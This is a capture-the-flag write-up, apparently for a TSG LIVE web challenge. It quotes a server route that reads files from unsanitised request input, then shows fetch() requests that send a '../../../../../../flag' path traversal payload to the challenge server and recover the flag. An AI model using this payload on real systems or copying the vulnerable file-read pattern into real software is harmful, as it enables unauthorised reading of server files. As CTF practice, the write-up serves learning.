Description of the Challenge

Recon / Initial Analysis
// lfi
async function getResultContent(type) {
  return await readFile(`${import.meta.dirname}/${type}`, 'utf-8')
}

...

app.post('/save', async c => {
  const type = await c.req.text() // unsafe input
  const content = await getResultContent(type) // file read from unsafe input
  const filename = randomString()
  await writeFile(`${import.meta.dirname}/public/result/${filename}.html`, html`
<!DOCTYPE html>
<html lang="ja">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Result</title>
    <link rel="stylesheet" href="https://cdn.jsdelivr.net/npm/water.css@2/out/light.css">
</head>
<body>
    <pre>${content}</pre>
    <a href="/">Back to Top</a>
</body>
</html>
  `)
  return c.json({
    location: `/result/${filename}.html`
  })
})
The vulnerabilty here is that we can input a file that is searched and printed out, so we can manipulate the input to read other files than the purposed ones.
Solution
I made a test request and saw that the input for the file is listed. I copied the request as fetch and ran it in browser console.
$ fetch("http://34.170.146.252:54735/save", {
  "headers": {
    "accept": "*/*",
    "accept-language": "en-US,en;q=0.9,tr;q=0.8",
    "content-type": "text/plain"
  },
  "referrer": "http://34.170.146.252:54735/",
  "body": "daikichi",
  "method": "POST",
  "mode": "cors",
  "credentials": "omit"
});
{
    "location": "/result/ec02424d.html"
}
I saw that the server is saving the requested file. So I changed the input to ../../.../.../../../../flag so it escapes the pwd folder and go to /flag to read it.
$ fetch("http://34.170.146.252:54735/save", {
  "headers": {
    "accept": "*/*",
    "accept-language": "en-US,en;q=0.9,tr;q=0.8",
    "content-type": "text/plain"
  },
  "referrer": "http://34.170.146.252:54735/",
  "body": "../../../../../../flag",
  "method": "POST",
  "mode": "cors",
  "credentials": "omit"
});
{
    "location": "/result/19e91d3d.html"
}
Flag
TSGLIVE{1_knew_at_f1rst_g1ance_that_1t_was_so_0rdin4ry_path_traversal}